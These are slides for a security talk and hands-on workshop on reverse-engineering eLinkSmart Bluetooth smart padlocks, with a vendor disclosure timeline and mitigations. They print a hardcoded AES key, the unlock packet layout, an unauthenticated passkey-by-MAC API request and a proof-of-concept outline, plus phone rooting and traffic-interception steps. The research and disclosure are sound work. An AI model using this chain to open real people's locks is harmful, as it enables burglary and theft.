Let’s hack a not-so-smart padlock!

Alex Pettifer

Miłosz Gaczkowski

Introductions

Introductions - Miłosz

- Miłosz Gaczkowski
  - /ˈmi.wɔʂ/
- Past life: University teaching
  - Computer science
  - Cybersecurity
- Current life: Mobile Security Lead at WithSecure
  - Android/iOS apps
  - Android devices
  - BYOD Mobile Application Management setups
- Enjoys obscure power metal and the colour purple
  - Pink is ok too
- Twitter: @cyberMilosz

Introductions - Alex

- Alex Pettifer
- WithSecure Consultant
- Likes locks
- Fan of rats
- Nyaalex some places online

Why are we here?

Why are we here?

- This all started as a project aiming to:
  - Learn a little bit about Bluetooth Low Energy (BLE)
  - Build experience in mobile application reverse-engineering
- Got some interesting findings:
  - tl;dr: anyone can unlock any padlock by just asking nicely
- Our goals for today:
  - Entertainment
  - Technical understanding and fun findings
  - Explain the process at a high level
  - Have you follow along and pop another person's lock!

Key questions

Could a malicious user/device...

...listen in on and replicate the unlock signal?


...tamper with the lock in other ways?

How much information would you need?


The locks

- Locks:
  - eLinkSmart range
  - Also known under other brands: Anweller, eseesmart, and others
- Rationale for specific lock choice:
  - Prominent on Amazon UK
  - Heavily advertised
  - Cheap == accessible
  - Seemingly also popular on other marketplaces, esp. Germany, Poland
- Functionality:
  - (Some) have keys
  - All have local fingerprint auth
  - Most have remote Bluetooth LE unlock
    - Supported by mobile app

The locks



Epic foreshadowing



INTERNAL

Tooling, approach, and process

INTERNAL

Methodology

Intercept and understand BLE communications

Tools used: Wireshark and mobile phone

01

Decompile and reverse-engineer the application

Tools used: Frida, jadx-gui, and ADB

02


Inspect HTTPS communications

Tool used: Burp Suite

03


A quick primer on Bluetooth LE

- Short range communication
- Over radio
- Embedded encryption is possible
  - But not always used
- Sources and destinations identified by MAC addresses
  - This is public information – think IP addresses
- Otherwise – it's just standard I/O



Intercepting BLE

- During initial research, we decided to use an external BLE sniffing device, as opposed to HCI dumping on the device.
  - This was to model and understand what was possible from an external perspective
- For this we used the nRF52840, with the nRF sniffer software, both available from Nordic Semiconductor
- From here the intercepted BLE communications were displayed in Wireshark
- Today, we'll just be dumping traffic from the phone



WITH secure

Reversing packets

```
Phone -> Smartlock: 1000c96e581aed958a5865a8b7ebabb45cc6
SmartLock -> Phone: 300058ab9ae5715e2f6b254f5da1ef8c86493a28
SmartLock -> Phone: 3cef5fb77eba952b25e76801ba4e4d8dd69e0975
SmartLock -> Phone: 0c1fdda8f325ac489a01
Phone -> Smartlock: 1000bb822881069dc139f95273b0f203e7b6
SmartLock -> Phone: 1000756178b35d6b4ed952a04392324ce616
```

- The messages were constructed such that long messages were split into multiple packets, with the first two bytes of the message being the length.
- The messages themselves all had two traits in common that strongly indicated encryption was being used:
  - Seemingly random
  - Every length was an exact multiple of 16 bytes, implying a block cipher
- Clearly some encryption was being performed by the application

Reverse-engineering the app

- Pulling the application and loading it into jadx revealed heavy obfuscation
- All classes, methods and variables were renamed to single characters
- However, a pattern was found. Custom log statements
- Most important methods had one or two log statements with a similar format `"ClassName – methodName – message"`
- From here deobfuscation was straightforward, if time consuming. Class and method names were now in plaintext, and most variables were named explicitly in the logs

Obfuscated

```
public static byte[] T(int i2, String str) {
     byte[] bArr = new byte[18];
     System.arraycopy(Packet.shortToByteArray_Little((short) 16), 0, bArr, 0, 2);
     System.arraycopy(Packet.shortToByteArray_Little((short) 18), 0, bArr, 2, 2);
     System.arraycopy(Packet.intToByteArray_Little(i2), 0, bArr, 4, 4);
     System.arraycopy(Packet.intToByteArray_Little((int) (c.g.a.a.s.h.x() / 1000)), 0, bArr, 8, 4);
     byte[] bytes = str.getBytes();
     System.arraycopy(bytes, 0, bArr, 12, bytes.length);
     c.n.a.i g2 = c.n.a.f.g("BleProtocolUtils");
     g2.j("--packageUnlockCloudPwd-- bUlkCloudPwd:" + c.g.a.a.s.a.c(bArr, ","));
     return p(bArr);
 }
```

Deobfuscated

```
public static byte[] packageUnlockCloudPwd(int token, String password) {
     byte[] packet = new byte[18];
     System.arraycopy(Packet.shortToByteArray_Little((short) 16), 0, packet, 0, 2);
     System.arraycopy(Packet.shortToByteArray_Little((short) 18), 0, packet, 2, 2);
     System.arraycopy(Packet.intToByteArray_Little(token), 0, packet, 4, 4);
     System.arraycopy(Packet.intToByteArray_Little((int) (DateUtil.getTimeInMillis() / 1000)), 0, packet, 8, 4);
     byte[] bytes = password.getBytes();
     System.arraycopy(bytes, 0, packet, 12, bytes.length);
     Logger classLogger = CustomLogger.classLogger("BleProtocolUtils");
     classLogger.log("--packageUnlockCloudPwd-- bUlkCloudPwd:" + ByteArrayUtils.asCSV(packet, ","));
     return encryptData(packet);
 }
```

- encryptData?

Reversing the encryption

```
public static byte[] encryptData(SecretKeySpec secretKeySpec, byte[] bArr) throws
GeneralSecurityException {
    Cipher cipher = Cipher.getInstance("AES/ECB/PKCS5Padding");
    cipher.init(1, secretKeySpec);
    return cipher.doFinal(bArr);
}
```

- This was run by another function logging the class name as `BleAESCrypt`

```
private static SecretKeySpec getKey() throws UnsupportedEncodingException {
    return new SecretKeySpec("7b69b00b69420dce".getBytes(Constants.ENC_UTF_8), "AES");
}
```

- Hardcoded AES key!

On encryption

- Symmetric encryption – same material used for encrypt and decrypt
- Asymmetric – the two are separate and not easily derivable from each other
- So:
    - Symmetric key
    - + we know the key
    - = we can encrypt and decrypt at will

Dissection of a packet

With knowledge of the encryption used, we can now analyse packets!

1000120045512a0bc3afd064343936323530

The total length of the packet (2-byte short)	The command code (2-byte short, 0x1200 = 18, the code for Unlock With Passkey)	The Login Token (4-byte integer)	The current date (4-byte integer)	ASCII-encoded passkey, in this case 496250

So how does it unlock?

- Request login token
    - Seemingly random, possibly to prevent replays
- Request unlock + provide 6-digit passkey
- Lock pops open
- At this point we have enough information to perform a replay attack*:
    - Observe unlock once
    - Find out what the passkey is
    - We can request login tokens and unlock the lock
- OK, so what is this passkey?
    - Seems to never change
    - Not even between lock factory resets, or between mobile devices for the same lock

* - sort of

Passkeys

We would like to understand where the passkey comes from. Early candidates:

- Hardcoded? (hopefully not)
- Generated from lock details somehow?
- Does it come from the Web?

Last option likely – you need to be online to pair a new lock, and offline functionality seemed like an afterthought

Let’s explore Web traffic then!

Passkey requests

```
POST /?m=lock&a=getLockInfoByMac HTTP/1.1
Host: [...]
Content-Type: application/x-www-form-urlencoded
Content-Length: 109
Connection: Keep-Alive
Accept-Encoding: gzip, deflate
User-Agent: okhttp/3.9.1

mac=A4:C1:38:21:95:CF&
user_name=testacct&
loginToken=54ab8b2a7b23216a1c1c461771a33052&
type=2&
cp=el
```

Passkey requests

```
HTTP/1.1 200 OK
[...]
X-Powered-By: PHP/7.2.24
Content-Length: 197

{
        "state":"success",
        "type":0,
        "desc":"接口操作成功",
        "data":
        {
                "name":"lock",
                "mac":"A4:C1:38:21:95:CF",
                "isBind":1,
                "password":"",
                "reset":1,
                "lock_status":1,
                "admin_password":"496250",
                "apply_mode":0
        }
}
```

"Interface operation successful"

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
We now understand the full chain



API Comms
Mobile app requests unlock code from API

Initial Handshake
Mobile app requests temporary token from lock

Construct unlock request
App builds BLE packet including previous info

Lock procesing
The lock confirms the validity of the token and passkey and, if successful, unlocks.

What's actually needed?

```
POST /?m=lock&a=getLockInfoByMac HTTP/1.1
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user_name=testacct_randomjunk&
loginToken=randomjunk123123123&
type=2&
cp=el
```

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```

mac=A4:C1:38:21:95:CF&
~~user_name~~=~~testacct_randomjunk~~&
~~loginToken~~=~~randomjunk123123123~~&
~~type~~=~~2~~&
~~cp~~=~~el~~

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Connection: Keep-Alive
Accept-Encoding: gzip, deflate
User-Agent: okhttp/3.9.1

mac=A4:C1:38:21:95:CF
```

Public information!


Putting it together

Proof of concept

1. Look for any locks currently advertising – get their MAC addresses
2. Request lock info (passkey) from API
3. Connect to the lock, get a temporary token
4. Politely ask the lock to open
5. ?????
6. Plunder!

Demo!

Demo!



Other cool and normal endpoints

- This app does a lot of things
- Too many things
- Query any user, enumerate their locks
- Persistent location of mobile unlocks! :D


```
{
        "mac":"A4:C1:38:21:95:CF",
        "time":"2023-11-26 22:01:35",
        "timeUTC":"2023-11-26 14:01:35",
        "unlockType":3,
        "userName":"testacct",
        "nickname":"testacct",
        "way":2,
        "latitude":"51.5020871000000000",
        "longitude":"-0.0753862000000000",
        [...]
}
```


Summary of issues

API vulnerabilities

- Lack of authentication/authorisation – critically sensitive information + ability to change settings
- Other very basic problems

Hardcoded encryption material

- Essentially ineffective – except as a small hurdle for the reverse-engineer

Static passkeys

- Endlessly reusable
- No way for victim to prevent future attacks

Mitigations

- Could switch locks into fingerprint-only mode
  - Still low-security, but that was a given from the get-go
  - Lose some functionality, but no more random unlocks
- Could gut the battery/USB port out of the keyed lock and use it as an overpriced but otherwise acceptable dumb lock
- Anything else would require co-operation from the manufacturer

Communications with eLinkSmart

1st Sep

Initial contact

Multiple points of contact within eLinkSmart e-mailed with a high-level description of the issues and sample code.

19th Sep-11th Oct

2nd/3rd attempt

Follow-up with the vendor, ask if a security contact could be identified.

No response – vendor notified of WithSecure's intention to publish its findings.

24th Oct

Hmm? 👀

No response from vendor, but the app and API suddenly receive an update – changes are not functionally effective, but in the "right" areas.

16th Nov

Hmm. 🤔

Previous app/API changes mysteriously disappear, all progress has been undone

Dec 2023

Public disclosure

Blog post and talk released. We will continue to attempt to communicate with the vendor to address the issues properly.

(Spoiler: this never worked)

Conclusions

- Don't buy this crap (unless it's for fun)
- Maybe this vendor will fix things eventually, but currently there is no assurance that any smart padlock will stand up to basic scrutiny
- Other cheap brands are known to have near-identical issues
- Would expensive brands be better? Maybe, but wouldn't bet on it
- Things probably won't get better without standards and regulations
  - And it's not in the marketplaces' interest to have those – insecure tat sells just as well
- You have the tools to look into similar issues!
  - More public scrutiny is always good
  - The skillset is not too hard to develop, but still quite rare
  - Go hack some locks and other IoT devices!

Now, you do it!

Device & testing setup preparation

- We're starting you off with a pretty standard Android device, out of the box
- Let's turn it into something test-ready!
- We'll need:
  - A **rooted** phone – Magisk
  - The ability to intercept HTTPS traffic – Burp Suite + proxy
  - A way to manipulate app execution – Frida
- And, on our computer:
  - Kali VM as a base
  - adb/fastboot (install with apt) – to communicate with the device
  - Frida client (install with pipx/pip) – to manipulate app execution
  - Burp suite (install with apt) – to intercept HTTPS traffic

Rooting the phone


1. On your VM, install adb and fastboot:

   ```
   sudo apt install adb fastboot
   ```

2. Click through initial device setup – don't worry about WiFi for now
3. Enable developer settings:

   In the Settings app, go to "About phone", and tap on "Build number" 7 times until you see the "You are now a developer!" message pop up

4. Access developer options, make sure OEM unlocking and USB debugging are on
5. Connect your device to your VM via USB
6. Allow USB debugging



Rooting the phone

7. Download Magisk: https://github.com/topjohnwu/Magisk/releases
8. Install it:

   ```
   adb install Magisk-v27.0.apk
   ```

9. Download the right boot image from: https://developers.google.com/android/images
   Check your OS version with:

   ```
   adb shell getprop | grep fingerprint
   ```

   (mine was TQ3A.230805.001.S1)
10. Once the firmware has been downloaded, extract the zip, and then extract the image-*.zip file and grab the boot.img file from inside it.
11. Next, transfer the boot.img file from this directory to an accessible location on the device:

    ```
    adb push boot.img /sdcard/Download
    ```

12. Open the Magisk app, tap "Install" and tap "Select and Patch a File" to patch the boot.img
13. Pull the file back from the device, e.g.:

    ```
    adb pull /storage/emulated/0/Download/magisk_patched-23000_KdX95.img
    ```

Rooting the phone

13. Enter fastboot mode:

    ```
    adb reboot bootloader
    ```
14. Verify your device is connected with:

    fastboot devices
15. Unlock the bootloader (if locked):

    ```
    fastboot flashing unlock
    ```
16. Flash your patched boot image, e.g.:

    ```
    fastboot flash boot magisk_patched-23000_KdX95.img
    ```
17. Reboot:

    ```
    fastboot reboot
    ```
18. Launch Magisk app on phone and complete setup

A couple Magisk modules to install

- Magisk-Frida: https://github.com/ViRb3/magisk-frida/releases
- Magisk Trust User Certs: https://github.com/NVISOsecurity/MagiskTrustUserCerts
- Download them onto your device, then install modules through Magisk app

Setting up traffic interception:

- Launch Burp Suite, make sure your proxy is listening on port 8080
- Set up port forwarding:

  ```
  adb reverse tcp:8080 tcp:8080
  ```

  (your phone's local port 8080 is now routed to your VM's port 8080)
- Set device proxy to localhost:8080
- Check if **HTTP** (not HTTPS) traffic is intercepted

  e.g., open http://neverssl.com in Chrome
- Install Burp cert:

  navigate to http://burp, install from there
- Reboot your phone
  - Our Magisk module from before is going to turn this cert into a system (trusted) cert
- Now (most) HTTPS traffic should work too

Install target application

- Stop proxying through Burp for now
- Install the target application: https://apkpure.com/esmartlock/com.elink.smartlock/downloading/4.13.0

  (We're using a slightly older version of the app - 4.13.0 - but not much has changed in current versions!)
- Run it, set up an account, pair your lock and make sure it works
- Now, enable your Burp proxy again
  - ...oh no, the app doesn't work!

mTLS

- Bizarrely, the eSmartLock app uses mutual TLS
- Long story short: the app must* present a valid TLS certificate to the server
- Luckily, this is readily available in the application’s package
  - (hooray for hardcoded credentials)
- So, let’s find it!
- We will:
  - Open the app in jadx-gui (a decompiler)
  - Try to find out where the TLS certificate is stored
  - Find the password it’s “protected” with
  - Add this cert to Burp so we can see traffic again!

Deobfuscation

- You might have noticed that the decompiled code is not very readable
- It’s been obfuscated – so original class/method names have been removed
- However, the app has quite verbose logging
- It’s all there in the code, but doesn’t seem to run in the production version of the app
- This is where Frida comes in handy – we can identify the logging methods, intercept them, and change their behaviour to print again
- Note that the log statements appear to include the original class/method names

Understanding BLE traffic

